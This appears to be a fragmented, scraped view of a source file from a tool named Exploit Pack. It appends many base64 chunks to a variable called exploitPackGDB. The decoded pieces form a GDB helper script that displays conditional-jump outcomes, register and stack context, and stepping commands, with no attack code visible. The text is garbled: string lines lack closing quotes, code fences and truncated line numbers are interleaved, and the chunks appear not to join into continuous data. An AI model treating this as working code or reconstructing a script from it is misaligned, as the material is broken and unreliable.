exploitPackGDB += "X2J5dGUxID09IDB4MEYgJiYgJF9ieXRlMiA9PSAweDhFKSApCiAgICA
exploitPackGDB += "IG9yIHNmICE9IG9mCiAgICAgICAgCWlmICgoJF96Zl9mbGFnID09IDE
exploitPackGDB += "IT0gJF9vZl9mbGFnKSkKICAgCSAgICAgICAgCWNvbG9yICRSRUQKICA
exploitPackGDB += "ZiAiICBKdW1wIGlzIHRha2VuICh6Zj0xIG9yIHNmIT1vZikiCiAgCSA
exploitPackGDB += "CSAgICAgICAgY29sb3IgJFJFRAogICAJICAgICAgICAJcHJpbnRmICI
exploitPackGDB += "a2VuICh6ZiE9MSBvciBzZj1vZikiCiAgCSAgICAgICAgZW5kIAogICA
exploitPackGDB += "ICMjIG9wY29kZSAweDc1OiBKTkUsIEpOWiAoanVtcCBpZiBaRiA9IDA
exploitPackGDB += "b2RlIDB4MEY4NTogSk5FLCBKTlogKGp1bXAgaWYgWkYgPSAwKQogICA
exploitPackGDB += "ZTEgPT0gMHg3NSkgfHwgKCRfYnl0ZTEgPT0gMHgwRiAmJiAkX2J5dGU
exploitPackGDB += "ICAgICAgICAgIyBaRiA9IDAKICAJICAgICAgICBpZiAoJF96Zl9mbGF
exploitPackGDB += "ICAgICBjb2xvciAkUkVECiAgICAgICAgCQlwcmludGYgIiAgSnVtcCB
exploitPackGDB += "ICAJICAgICAgICBlbHNlCiAgICAgICAgICAgICAgICAjIFpGID0gMQo
exploitPackGDB += "b3IgJFJFRAogICAJICAgICAgICAJcHJpbnRmICIgIEp1bXAgaXMgTk9
exploitPackGDB += "ICAJICAgICAgICBlbmQgCiAgICAgICAgZW5kCiAgICAgICAgIyMgb3B
exploitPackGDB += "T0YgPSAwKQogICAgICAgICMjIG9wY29kZSAweDBGODE6IEpOTyAoT0Y
exploitPackGDB += "ICggKCRfYnl0ZTEgPT0gMHg3MSkgfHwgKCRfYnl0ZTEgPT0gMHgwRiA
exploitPackGDB += "ODEpICkKICAgICAgICAgICAgIyBPRiA9IDAKCSAgICAgICAgaWYgKCR
exploitPackGDB += "ICAJCSAgICAgICAgY29sb3IgJFJFRAogICAJICAgICAgICAJcHJpbnR
exploitPackGDB += "ZW4gKG89MCkiCgkgICAgICAgIGVsc2UKICAgICAgICAgICAgICAgICM
exploitPackGDB += "ICAgIAkJY29sb3IgJFJFRAogICAgICAgICAgIAkJcHJpbnRmICIgIEp
exploitPackGDB += "IChvIT0wKSIKICAgICAgICAgIAllbmQgCiAgICAgICAgZW5kCiAgICA
exploitPackGDB += "N0I6IEpOUCwgSlBPIChqdW1wIGlmIFBGID0gMCkKICAgICAgICAjIyB
exploitPackGDB += "UE8gKGp1bXAgaWYgUEYgPSAwKQogICAgICAgIGlmICggKCRfYnl0ZTE
exploitPackGDB += "Ynl0ZTEgPT0gMHgwRiAmJiAkX2J5dGUyID09IDB4OEIpICkKICAgICA
exploitPackGDB += "CiAgICAgICAgICAJaWYgKCRfcGZfZmxhZyA9PSAwKQogICAgICAgICA
exploitPackGDB += "ICAgICAgICAgIAkJcHJpbnRmICIgIEp1bXAgaXMgTk9UIHRha2VuICh
exploitPackGDB += "CWVsc2UKICAgICAgICAgICAgICAgICMgUEYgIT0gMAogICAgICAgICA
exploitPackGDB += "ICAJCSAgICAgICAgcHJpbnRmICIgIEp1bXAgaXMgdGFrZW4gKHAhPTA
exploitPackGDB += "ZCAKICAgICAgICBlbmQKICAgICAgICAjIyBvcGNvZGUgMHg3OTogSk5
exploitPackGDB += "MCkKICAgICAgICAjIyBvcGNvZGUgMHgwRjg5OiBKTlMgKGp1bXAgaWY
exploitPackGDB += "IGlmICggKCRfYnl0ZTEgPT0gMHg3OSkgfHwgKCRfYnl0ZTEgPT0gMHg
exploitPackGDB += "IDB4ODkpICkKICAgICAgICAgICAgICMgU0YgPSAwCiAgICAgICAgICA
```

```
exploitPackGDB += "PSAwKQogICAJCSAgICAgICAgY29sb3IgJFJFRAogICAgICAgICAgIAk
exploitPackGDB += "aXMgdGFrZW4gKHM9MCkiCiAgICAgICAgICAJZWxzZQogICAgICAgICA
exploitPackGDB += "MAogICAgICAgICAgIAkJY29sb3IgJFJFRAogICAJCSAgICAgICAgcHJ
exploitPackGDB += "Tk9UIHRha2VuIChzIT0wKSIKICAgICAgICAgIAllbmQgCiAgICAgICA
exploitPackGDB += "b3Bjb2RlIDB4NzA6IEpPIChqdW1wIGlmIE9GPTEpCiAgICAgICAgIyM
exploitPackGDB += "Sk8gKGp1bXAgaWYgT0Y9MSkKICAgICAgICBpZiAoICgkX2J5dGUxID0
exploitPackGDB += "dGUxID09IDB4MEYgJiYgJF9ieXRlMiA9PSAweDgwKSApCiAgICAgICA
exploitPackGDB += "ICAgICAgIAlpZiAoJF9vZl9mbGFnID09IDEpCiAgICAgICAgCQljb2x
exploitPackGDB += "ICAgICBwcmludGYgIiAgSnVtcCBpcyB0YWtlbiAobz0xKSIKICAgICA
exploitPackGDB += "ICAgICAgICAgICAjIE9GICE9IDEKICAgICAgICAgICAJCWNvbG9yICR
exploitPackGDB += "IHByaW50ZiAiICBKdW1wIGlzIE5PVCB0YWtlbiAobyE9MSkiCiAgICA
exploitPackGDB += "ICAgIGVuZAogICAgICAgICMjIG9wY29kZSAweDdBOiBKUCwgSlBFICh
exploitPackGDB += "ICAgICAgIyMgb3Bjb2RlIDB4MEY4QTogSlAsIEpQRSAoanVtcCBpZiB
exploitPackGDB += "ICggKCRfYnl0ZTEgPT0gMHg3QSkgfHwgKCRfYnl0ZTEgPT0gMHgwRiA
exploitPackGDB += "OEEpICkKICAgICAgICAgICAgIyBQRiA9IDEKICAgICAgICAgIAlpZiA
exploitPackGDB += "CiAgIAkJICAgICAgICBjb2xvciAkUkVECiAgICAgICAgICAgCQlwcml
exploitPackGDB += "YWtlbiAocD0xKSIKICAgICAgICAgIAllbHNlCiAgICAgICAgICAgICA
exploitPackGDB += "ICAgICAgICAJCWNvbG9yICRSRUQKICAgCQkgICAgICAgIHByaW50ZiA
exploitPackGDB += "YWtlbiAocCE9MSkiCiAgICAgICAgICAJZW5kIAogICAgICAgIGVuZAo
exploitPackGDB += "ZSAweDc4OiBKUyAoanVtcCBpZiBTRj0xKQogICAgICAgICMjIG9wY29
exploitPackGDB += "dW1wIGlmIFNGPTEpCiAgICAgICAgaWYgKCAoJF9ieXRlMSA9PSAweDc
exploitPackGDB += "PSAweDBGICYmICRfYnl0ZTIgPT0gMHg4OCkgKQogICAgICAgICAgICA
exploitPackGDB += "ICAJaWYgKCRfc2ZfZmxhZyA9PSAxKQogICAJCSAgICAgICAgY29sb3I
exploitPackGDB += "IAkJcHJpbnRmICIgIEp1bXAgaXMgdGFrZW4gKHM9MSkiCiAgICAgICA
exploitPackGDB += "ICAgICAgICAgICMgU0YgIT0gMQogICAgICAgICAgIAkJY29sb3IgJFJ
exploitPackGDB += "cHJpbnRmICIgIEp1bXAgaXMgTk9UIHRha2VuIChzIT0xKSIKICAgICA
exploitPackGDB += "ICAgZW5kCiAgICBlbmQKZW5kCmRvY3VtZW50IGR1bXBqdW1wClN5bnR
exploitPackGDB += "aXNwbGF5IGlmIGNvbmRpdGlvbmFsIGp1bXAgd2lsbCBiZSB0YWtlbiB
exploitPackGDB += "aW5lIGR1bXBqdW1waGVscGVyCiAgICAjIDAwMDAgLSBFUTogWiA9PSA
exploitPackGDB += "aXRpb25hbCA9PSAweDApCgkgICAgaWYgKCRfel9mbGFnID09IDEpCgk
exploitPackGDB += "ICAgIAkJcHJpbnRmICIgSnVtcCBpcyB0YWtlbiAoej09MSkiCiAgICA
exploitPackGDB += "ciAkUkVECiAgICAJCXByaW50ZiAiIEp1bXAgaXMgTk9UIHRha2VuICh
exploitPackGDB += "ICAgIGVuZAogICAgIyAwMDAxIC0gTkU6IFogPT0gMAogICAgaWYgKCR
exploitPackGDB += "MHgxKQoJICAgIGlmICgkX3pfZmxhZyA9PSAwKQoJCSAgICBjb2xvciA
exploitPackGDB += "ZiAiIEp1bXAgaXMgdGFrZW4gKHo9PTApIgoJICAgIGVsc2UKCQkgICA
exploitPackGDB += "CQlwcmludGYgIiBKdW1wIGlzIE5PVCB0YWtlbiAoeiE9MCkiCgkgICA
exploitPackGDB += "ICMgMDAxMCAtIENTOiBDID09IDEKICAgIGlmICgkX2NvbmRpdGlvbmF
exploitPackGDB += "ZiAoJF9jX2ZsYWcgPT0gMSkKCQkgICAgICAgIAkJY29sb3IgJFJFRAogICAgCQl
exploitPackGDB += "IHRha2VuIChjPT0xKSIKCSAgICBlbHNlCgkJICAgIGNvbG9yICRSRUQ
exploitPackGDB += "SnVtcCBpcyBOT1QgdGFrZW4gKGMhPTEpIgoJICAgIGVuZAogICAgZW5
exploitPackGDB += "QzogQyA9PSAwCiAgICBpZiAoJF9jb25kaXRpb25hbCA9PSAweDMpCgk
exploitPackGDB += "ID09IDApCgkJICAgIGNvbG9yICRSRUQKICAgIAkJcHJpbnRmICIgSnV
exploitPackGDB += "MCkiCgkgICAgZWxzZQoJCSAgICBjb2xvciAkUkVECiAgICAJCXByaW5
exploitPackGDB += "IHRha2VuIChjIT0wKSIKCSAgICBlbmQKICAgIGVuZAogICAgIyAwMTA
exploitPackGDB += "ICAgaWYgKCRfY29uZGl0aW9uYWwgPT0gMHg0KQoJICAgICAgICAgIGlmICgkX25
exploitPackGDB += "ICBjb2xvciAkUkVECgkgICAgCXByaW50ZiAiIEp1bXAgaXMgdGFrZW4
exploitPackGDB += "c2UKCQkgICAgY29sb3IgJFJFRAogICAgCQlwcmludGYgIiBKdW1wIGl
exploitPackGDB += "MSkiCgkgICAgZW5kCiAgICBlbmQKICAgICAgICAgICAgIFBMOiBOID0
exploitPackGDB += "bmRpdGlvbmFsID09IDB4NSkKCSAgICBpZiAoJF9uX2ZsYWcgPT0gMCk
exploitPackGDB += "RAogICAgCQlwcmludGYgIiBKdW1wIGlzIHRha2VuIChuPT0wKSIKCSA
exploitPackGDB += "bG9yICRSRUQKICAgIAkJcHJpbnRmICIgSnVtcCBpcyBOT1QgdGFrZW4
```

```
exploitPackGDB += "ZAogICAgZW5kCiAgICAjIDAxMTAgLSBWUzogViA9PSAxCiAgICBpZiA
exploitPackGDB += "PSAweDYpCgkgICAgaWYgKCRfdl9mbGFnID09IDEpCgkJICAgIGNvbG9
exploitPackGDB += "bnRmICIgSnVtcCBpcyB0YWtlbiAodj09MSkiCgkgICAgZWxzZQoJCSA
exploitPackGDB += "ICAJCXByaW50ZiAiIEp1bXAgaXMgTk9UIHRha2VuICh2IT0xKSIKCSA
exploitPackGDB += "ICAgIyAwMTExIC0gVkM6IFYgPT0gMAogICAgaWYgKCRfY29uZGl0aW9
exploitPackGDB += "IGlmICgkX3ZfZmxhZyA9PSAwKQoJCSAgICBjb2xvciAkUkVECiAgICA
exploitPackGDB += "bXAgaXMgdGFrZW4gKHY9PTApIgogICAgCWVsc2UKCSAgICAJY29sb3I
exploitPackGDB += "dGYgIiBKdW1wIGlzIE5PVCB0YWtlbiAodiE9MCkiCgkgICAgZW5kCiA
exploitPackGDB += "MCAtIEhJOiBDID09IDEgYW5kIFogPT0gMAogICAgaWYgKCRfY29uZGl
exploitPackGDB += "ICAgIGlmICgkX2NfZmxhZyA9PSAxICYmICRfel9mbGFnID09IDApCgk
exploitPackGDB += "ICAgICAgICAJcHJpbnRmICIgSnVtcCBpcyB0YWtlbiAoYz09MSBhbmQ
exploitPackGDB += "ZQoJICAgIAljb2xvciAkUkVECiAgICAJCXByaW50ZiAiIEp1bXAgaXM
exploitPackGDB += "IG9yIHohPTApIgogICAgCWVuZAogICAgZW5kCiAgICAjIDEwMDEgLSB
exploitPackGDB += "PT0gMQogICAgaWYgKCRfY29uZGl0aW9uYWwgPT0gMHg5KQoJICAgIGl
exploitPackGDB += "IHx8ICRfel9mbGFnID09IDEpCgkJICAgIGNvbG9yICRSRUQKICAgIAk
exploitPackGDB += "cyB0YWtlbiAoYz09MCBvciB6PT0xKSIKCSAgICBlbHNlCiAgICAJCWN
exploitPackGDB += "cHJpbnRmICIgSnVtcCBpcyBOT1QgdGFrZW4gKGMhPTAgb3IgeiE9MSk
exploitPackGDB += "bmQKICAgICMgMTAxMCAtIEdFOiBOID09IFYKICAgIGlmICgkX2NvbmR
exploitPackGDB += "CSAgICBpZiAoJF9uX2ZsYWcgPT0gJF92X2ZsYWcpCgkJICAgIGNvbG9
exploitPackGDB += "cHJpbnRmICIgSnVtcCBpcyB0YWtlbiAobj09dikiCiAgICAJZWxzZQo
exploitPackGDB += "CiAgICAJCXByaW50ZiAiIEp1bXAgaXMgTk9UIHRha2VuIChuIT12KSI
exploitPackGDB += "ZAogICAgIyAxMDExIC0gTFQ6IE4gIT0gVgogICAgaWYgKCRfY29uZGl
exploitPackGDB += "ICAgIGlmICgkX25fZmxhZyAhPSAkX3ZfZmxhZykKCQkgICAgY29sb3I
exploitPackGDB += "dGYgIiBKdW1wIGlzIHRha2VuIChuIT12KSIKCSAgICBlbHNlCgkJICA
exploitPackGDB += "IAkJcHJpbnRmICIgSnVtcCBpcyBOT1QgdGFrZW4gKG49PXYpIgoJICA
exploitPackGDB += "ICAjIDExMDAgLSBHVDogWiA9PSAwIGFuZCBOID09IFYKICAgIGlmICg
exploitPackGDB += "IDB4QykKCSAgICBpZiAoJF96X2ZsYWcgPT0gMCAmJiAkX25fZmxhZyA
exploitPackGDB += "ICAgY29sb3IgJFJFRAogICAgCQlwcmludGYgIiBKdW1wIGlzIHRha2V
exploitPackGDB += "KSIKCSAgICBlbHNlCgkJICAgIGNvbG9yICRSRUQKICAgIAkJcHJpbnR
exploitPackGDB += "dGFrZW4gKHohPTAgb3IgbiE9dikiCgkgICAgZW5kCiAgICBlbmQKICA
exploitPackGDB += "ID09IDEgb3IgTiAhPSBWCiAgICBpZiAoJF9jb25kaXRpb25hbCA9PSA
exploitPackGDB += "el9mbGFnID09IDEgfHwgJF9uX2ZsYWcgIT0gJF92X2ZsYWcpCgkJICA
exploitPackGDB += "IAkJcHJpbnRmICIgSnVtcCBpcyB0YWtlbiAoej09MSBvciBuIT12KSI
exploitPackGDB += "IGNvbG9yICRSRUQKICAgIAkJcHJpbnRmICIgSnVtcCBpcyBOT1QgdGF
exploitPackGDB += "dikiCgkgICAgZW5kCiAgICBlbmQKZW5kCmRvY3VtZW50IGR1bXBqdW1
exploitPackGDB += "ZHVtcGp1bXBoZWxwZXIKfCBIZWxwZXIgZnVuY3Rpb24gdG8gZGVjaWR
exploitPackGDB += "IGp1bXAgd2lsbCBiZSB0YWtlbiBvciBub3QsIGZvciBBUk0gYW5kIFR
exploitPackGDB += "X19fX19fX19fX19fX3Byb2Nlc3MgY29udGV4dF9fX19fX19fX19fX19
exploitPackGDB += "YXJpYWJsZQpzZXQgJGRpc3BsYXlvYmplY3RpdmVjID0gMAoKZGVmaW5
exploitPackGDB += "b2xvciAkQ09MT1JfU0VQQVJBVE9SCiAgICBpZiAkU0hPV0NQVVJFR0l
exploitPackGDB += "cHJpbnRmICItLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
exploitPackGDB += "aW50ZiAiLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLSI
exploitPackGDB += "UyA9PSAxKQoJICAgICAgICBwcmludGYgIi0tLS0tLS0tLS0tLS0tLS0
exploitPackGDB += "LS0tLS0tLS0tLS0tLSIKCSAgICBlbmQKCSAgICBjb2xvciAkQ09MT1J
exploitPackGDB += "Y29sb3JfYm9sZAoJICAgIHByaW50ZiAiW3JlZ3NdXG4iCgkgICAgY29
exploitPackGDB += "ZWcKCSAgICBjb2xvciAkQ1lBTgogICAgZW5kCiAgICBpZiAkU0hPV1N
exploitPackGDB += "b2xvciAkQ09MT1JfU0VQQVJBVE9SCgkJaWYgJEFSTSA9PSAxCiAgICA
exploitPackGDB += "OFhdIiwgJHNwCgkJZWxzZQogICAgICAgIGlmICgkNjRCSVRTID09IDE
exploitPackGDB += "dGYgIlsweCUwNFg6MHglMDE2bFhdIiwgJHNzLCAkcnNwCiAgICAgICA
exploitPackGDB += "ICBwcmludGYgIlsweCUwNFg6MHglMDhYXSIsICRzcywgJGVzcAogICA
exploitPackGDB += "CiAgICAgICAgY29sb3IgJENPTE9SX1NFUEFSQVRPUgoJCXByaW50ZiA
```

```
914  exploitPackGDB += "LS0tLS0tLS0tLSIKICAgIAlwcmludGYgIi0tLS0tLS0tLS0tLS0tLS0
915  exploitPackGDB += "ICAgIGlmICgkNjRCSVRTID09IDEpCgkgICAgICAgIHByaW50ZiAiLS0
916  exploitPackGDB += "LS0tLS0tLS0tLS0tLS0tLSIKCSAgICBlbmQKCSAgICBjb2xvciA
917  exploitPackGDB += "CgkgICAgY29sb3JfYm9sZAoJICAgIHByaW50ZiAiW3N0YWNrXVxuIgo
918  exploitPackGDB += "CiAgICAJc2V0ICRjb250ZXh0X2kgPSAkQ09OVEVYVFNJWkVfU1RBQ0s
919  exploitPackGDB += "bnRleHRfaSA+IDApCiAgICAgICAJICAgIHNldCAkY29udGV4dF90ID0
920  exploitPackGDB += "Y29udGV4dF9pIC0gMSkKICAgICAgIAkgICAgaGV4ZHVtcCAkY29udGV
921  exploitPackGDB += "IHNldCAkY29udGV4dF9pLS0KICAgIAllbmQKICAgIGVuZAogICAgIyB
922  exploitPackGDB += "dmUgQyBtZXNzYWdlIGJlaW5nIHBhc3NlZCB0byBtc2dTZW5kCiAgICB
923  exploitPackGDB += "RUMgPT0gMQogICAgICAgICNGSVhNRTogWDY0IGFuZCBBUk0KICAgICA
924  exploitPackGDB += "ZSBvZiBjcmFwIHRoYXQncyBnb2luZyBvbiBoZXJlIDopCiAgICAgICA
925  exploitPackGDB += "cyB0aGUgY29ycmVjdCBvcGNvZGUgd2UgYXJlIHNlYXJjaGluZyBmb3I
926  exploitPackGDB += "ID09IDAKICAgICAgICAgICAgc2V0ICRfX2J5dGUxID0gKih1bnNpZ25
927  exploitPackGDB += "ICAJICAgIHNldCAkX19ieXRlID0gKihpbnQgKikkcGMKICAgICAgICA
928  exploitPackGDB += "MHg0MjQ0NDg5KQogICAgICAgICAgCQlzZXQgJG9iamVjdGl2ZWMgPSA
929  exploitPackGDB += "CXNldCAkZGlzcGxheW9iamVjdGl2ZWMgPSAxCiAgICAJICAgIGVuZAo
930  exploitPackGDB += "X2J5dGUgPT0gMHg0MjQ1NDg5KQogICAgICAgICAJCXNldCAkb2JqZWN
931  exploitPackGDB += "ICAJICAgIAlzZXQgJGRpc3BsYXlvYmplY3RpdmVjID0gMQogICAgCSA
932  exploitPackGDB += "CWlmICgkX19ieXRlID09IDB4NDI0NGM4OSkKICAgICAgICAgCQlzZXQ
933  exploitPackGDB += "ZWN4CiAgICAgCSAgICAJc2V0ICRkaXNwbGF5b2JqZWN0aXZlYyA9IDE
934  exploitPackGDB += "ICAgICAgZWxzZQogICAgICAgICAgICBzZXQgJF9fYnl0ZTEgPSAwCiA
935  exploitPackGDB += "ICAgIyBhbmQgbm93IGRpc3BsYXkgaXQgb3Igbm90ICh3ZSBoYXZlIG5
936  exploitPackGDB += "dmluZyB0aGUgaW5mbyBkaXNwbGF5ZWQgYWZ0ZXIgdGhlIGNhbGwpCiA
937  exploitPackGDB += "ZTEgPT0gMHhFOAogICAgICAgICAgICBpZiAkZGlzcGxheW9iamVjdGl
938  exploitPackGDB += "ICAgICAgICAgY29sb3IgJENPTE9SX1NFUEFSQVRPUgogICAgICAgICA
939  exploitPackGDB += "LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
940  exploitPackGDB += "LS0tLS0tLS0tLSIKICAgICAgICAgICAgICAgIGlmICgkNjRCSVRTID0
941  exploitPackGDB += "ICAgICAgICAgcHJpbnRmICItLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
942  exploitPackGDB += "LS0tLS0iCiAgICAgICAgICAgICAgICBlbmQKICAgICAgICAgICAgICA
943  exploitPackGDB += "RVBBUkFUT1IKICAgICAgICAgICAgICAgIGNvbG9yX2JvbGQKCSAgICA
944  exploitPackGDB += "dGl2ZUNdXG4iCgkgICAgCQljb2xvcl9yZXNldAogICAgICAJICAgIAl
945  exploitPackGDB += "ICAgCQkgICAgeC9zICRvYmplY3RpdmVjCiAgICAgICAgIAllbmQgICA
946  exploitPackGDB += "ZGlzcGxheW9iamVjdGl2ZWMgPSAwICAgICAKICAgICAgICBlbmQKICA
947  exploitPackGDB += "eW9iamVjdGl2ZWMgPT0gMQogICAgICAgICAgICBjb2xvciAkQ09MT1J
948  exploitPackGDB += "ICAgICAJcHJpbnRmICItLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
949  exploitPackGDB += "LS0tLS0tLS0tLS0tLS0tLS0tLSIKICAgICAgICAgIAlpZiA
950  exploitPackGDB += "ICAgICAgICAgICAgcHJpbnRmICItLS0tLS0tLS0tLS0tLS0tLS0
951  exploitPackGDB += "LS0tLS0tLS0iCiAgICAJICAgIGVuZAogICAgCSAgICBjb2xvciAkQ09
952  exploitPackGDB += "ICAJICAgIGNvbG9yX2JvbGQKCQkgICAgcHJpbnRmICJbT2JqZWN0aXZ
953  exploitPackGDB += "b3JfcmVzZXQKICAgICAgICAgICAgIAljb2xvciAkQkxBQ0sKICAgICAgICA
954  exploitPackGDB += "ZWMgCiAgICAgICAgZW5kICAgCiAgICBlbmQKICAgIGNvbG9yX3Jlc2V
955  exploitPackGDB += "dGhlIGVuZCBvZiB0aGlzIGxpdHRsZSBjcmFwCgogICAgaWYgJFNIT1d
956  exploitPackGDB += "ICAgICBkYXRhd2luCiAgICBlbmQKCiAgICBjb2xvciAkQ09MT1JfU0V
957  exploitPackGDB += "dGYgIi0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
958  exploitPackGDB += "LS0tLS0tLS0tLS0tLS0tLS0tIgogICAgaWYgKCQ2NEJJVFMgPT0
959  exploitPackGDB += "Ii0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
960  exploitPackGDB += "b3IgJENPTE9SX1NFUEFSQVRPUgoJY29sb3JfYm9sZAogICAgcHJpbnR
961  exploitPackGDB += "IGNvbG9yX3Jlc2V0CiAgICBzZXQgJGNvbnRleHRfaSA9ICRDT05URVh
962  exploitPackGDB += "ZiAoJGNvbnRleHRfaSA+IDApCiAgICAgICAgaWYgKCRTRVRDT0xPUjF
963  exploitPackGDB += "ICAgICAgIGNvbG9yICRHUkVFTgogICAgICAgICAgICBpZiAoJEFSTSA
964  exploitPackGDB += "ICAgICAgIyAgICAgICB8ICRjcHNyLnQgKFRodW1iIGZsYWcpCiAgICA
```

```
965  exploitPackGDB += "KHVuc2lnbmVkIGludCkkcGMgfCAoKCRjcHNyID4+IDUpICYgMSkKICA
966  exploitPackGDB += "ICAgCSAgICAgICAgeC9pICRwYwogICAgICAgICAgICBlbmQKCSAgICA
967  exploitPackGDB += "CSAgICBlbHNlCiAgICAgICAgICAgIGlmICgkQVJNID09IDEpCiAgICA
968  exploitPackGDB += "ICAgIHwgJGNwc3IudCAoVGh1bWIgZmxhZykKCSAgICAgICAgICAgICA
969  exploitPackGDB += "bnQpJHBjIHwgKCgkY3BzciA+PiA1KSAmIDEpCiAgICAgICAgICAgIGV
970  exploitPackGDB += "ICAgIHgvaSAkcGMKICAgICAgICAgICAgZW5kCgkgICAgZW5kCiAgICA
971  exploitPackGDB += "X2ktLQogICAgZW5kCiAgICB3aGlsZSAoJGNvbnRleHRfaSA+IDApCiA
972  exploitPackGDB += "ICAgIHNldCAkY29udGV4dF9pLS0KICAgIGVuZAogICAgY29sb3IgJEN
973  exploitPackGDB += "ICAgcHJpbnRmICItLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
974  exploitPackGDB += "cHJpbnRmICItLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0
975  exploitPackGDB += "KCQ2NEJJVFMgPT0gMSkKICAgICAgICBwcmludGYgIi0tLS0tLS0tLS0
976  exploitPackGDB += "LS0tLS0tLS0tLS0tLS0tLVxuIgoJZWxzZQoJICAgIHByaW50ZiA
977  exploitPackGDB += "bG9yX3Jlc2V0CmVuZApkb2N1bWVudCBjb250ZXh0ClN5bnRheDogY29
978  exploitPackGDB += "bnRleHQgd2luZG93LCBpLmUuIHJlZ3MsIHN0YWNrLCBkczplc2kgYW5
979  exploitPackGDB += "OmVpcC4KZW5kCgoKZGVmaW5lIGNvbnRleHQtb24KICAgIHNldCAkU0h
980  exploitPackGDB += "ICAgcHJpbnRmICJEaXNwbGF5aW5nIG9mIGNvbnRleHQgaXMgbm93IE9
981  exploitPackGDB += "dCBjb250ZXh0LW9uClN5bnRheDogY29udGV4dC1vbgp8IEVuYWJsZSB
982  exploitPackGDB += "eHQgb24gZXZlcnkgcHJvZ3JhbSBicmVhay4KZW5kCgoKZGVmaW5lIGN
983  exploitPackGDB += "ZXQgJFNIT1dfQ09OVEVYVCA9IDAKICAgIHByaW50ZiAiRGlzcGxheWl
984  exploitPackGDB += "IG5vdyBPRkZcbiIKZW5kCmRvY3VtZW50IGNvbnRleHQtb2ZmClN5bnR
985  exploitPackGDB += "fCBEaXNhYmxlIGRpc3BsYXkgb2YgY29udGV4dCBvbiBldmVyeSBwcm9
986  exploitPackGDB += "CgojIF9fX19fX19fX19fX19fX3Byb2Nlc3MgY29udHJvbF9fX19fX19
987  exploitPackGDB += "CiAgICBpZiAkYXJnYyA9PSAwCiAgICAgICAgbmV4dGkKICAgIGVuZAo
988  exploitPackGDB += "MQogICAgICAgIG5leHRpICRhcmcwCiAgICBlbmQKICAgIGlmICRhcmd
989  exploitPackGDB += "bHAgbgogICAgZW5kCmVuZApkb2N1bWVudCBuClN5bnRheDogbiA8TlV
990  exploitPackGDB += "c3RydWN0aW9uLCBidXQgcHJvY2VlZCB0aHJvdWdoIHN1YnJvdXRpbmU
991  exploitPackGDB += "IGlzIGdpdmVuLCB0aGVuIHJlcGVhdCBpdCBOVU0gdGltZXMgb3IgdGl
992  exploitPackGDB += "Lgp8IFRoaXMgaXMgYWxpYXMgZm9yIG5leHRpLgplbmQKCgpkZWZpbmU
993  exploitPackGDB += "ID09IDAKICAgICAgICBzdGVwaQogICAgZW5kCiAgICBpZiAkYXJnYyA
994  exploitPackGDB += "cGkgJGFyZzAKICAgIGVuZAogICAgaWYgJGFyZ2MgPiAxCiAgICAgICA
995  exploitPackGDB += "CmVuZApkb2N1bWVudCBnbwpTeW50YXg6IGdvIDxOVU0+CnwgU3RlcCB
996  exploitPackGDB += "ZXhhY3RseS4KfCBJZiBOVU0gaXMgZ2l2ZW4sIHRoZW4gcmVwZWF0IGl
997  exploitPackGDB += "aWxsIHByb2dyYW0gc3RvcHMuCnwgVGhpcyBpcyBhbGlhcyBmb3Igc3R
998  exploitPackGDB += "ZSBwcmV0CiAgICBmaW5pc2gKZW5kCmRvY3VtZW50IHByZXQKU3ludGF
999  exploitPackGDB += "ZSB1bnRpbCBzZWxlY3RlZCBzdGFjayBmcmFtZSByZXR1cm5zIChzdGV
10…  exploitPackGDB += "IGNhbGwpLgp8IFVwb24gcmV0dXJuLCB0aGUgdmFsdWUgcmV0dXJuZWQ
10…  exploitPackGDB += "cHV0IGluIHRoZSB2YWx1ZSBoaXN0b3J5LgplbmQKCgpkZWZpbmUgaW5
10…  exploitPackGDB += "X05FU1RfSU5TTiA9IDAKICAgIHRicmVhayBfaW5pdAogICAgcgplbmQ
10…  exploitPackGDB += "eW50YXg6IGluaXQKfCBSdW4gcHJvZ3JhbSBhbmQgYnJlYWsgb24gX2l
10…  exploitPackGDB += "aW5lIHN0YXJ0CiAgICBzZXQgJFNIT1dfTkVTVF9JTlNOID0gMAogICA
10…  exploitPackGDB += "ICAgcgplbmQKZG9jdW1lbnQgc3RhcnQKU3ludGF4OiBzdGFydAp8IFJ
10…  exploitPackGDB += "cmVhayBvbiBfc3RhcnQoKS4KZW5kCgoKZGVmaW5lIHNzdGFydAogICA
10…  exploitPackGDB += "SU5TTiA9IDAKICAgIHRicmVhayBfX2xpYmNfc3RhcnRfbWFpbgogICA
10…  exploitPackGDB += "c3N0YXJ0ClN5bnRheDogc3N0YXJ0CnwgUnVuIHByb2dyYW0gYW5kIGJ
10…  exploitPackGDB += "dGFydF9tYWluKCkuCnwgVXNlZnVsIGZvciBzdHJpcHBlZCBleGVjdXR
10…  exploitPackGDB += "aW5lIG1haW4KICAgIHNldCAkU0hPV19ORVNUX0lOU04gPSAwCiAgICB
10…  exploitPackGDB += "cgplbmQKZG9jdW1lbnQgbWFpbgpTeW50YXg6IG1haW4KfCBSdW4gcHJ
10…  exploitPackGDB += "b24gbWFpbigpLgplbmQKCgojIEZJWE1FNjQKIyMjIyBXQVJOSU5HICE
10…  exploitPackGDB += "IE1vcmUgbW9yZSBtZXNzeSBzdHVmZiBzdGFydGluZyAhISEKIyMjIyB
10…  exploitPackGDB += "Ym91dCBob3cgdG8gZG8gdGhpcyBhbmQgdGhlbiBpdCBvY3VycmVkIG1
10…  exploitPackGDB += "YmUgYXMgc2ltcGxlIGFzIHRoaXMgISA6KQpkZWZpbmUgc3RlcG9mcmF
```

```
10… exploitPackGDB += "Uk0gPT0gMQogICAgICAgICMgYmwgYW5kIGJ4IG9wY29kZXMKICAgICA
10… exploitPackGDB += "Uk0gYml0cyAyNy0yMDogMCAwIDAgMSAwIDAgMSAwICwgYml0cyA3LTQ
10… exploitPackGDB += "YiBiaXRzOiAxNS03OiAwIDEgMCAwIDAgMSAxIDEgMAogICAgICAgICM
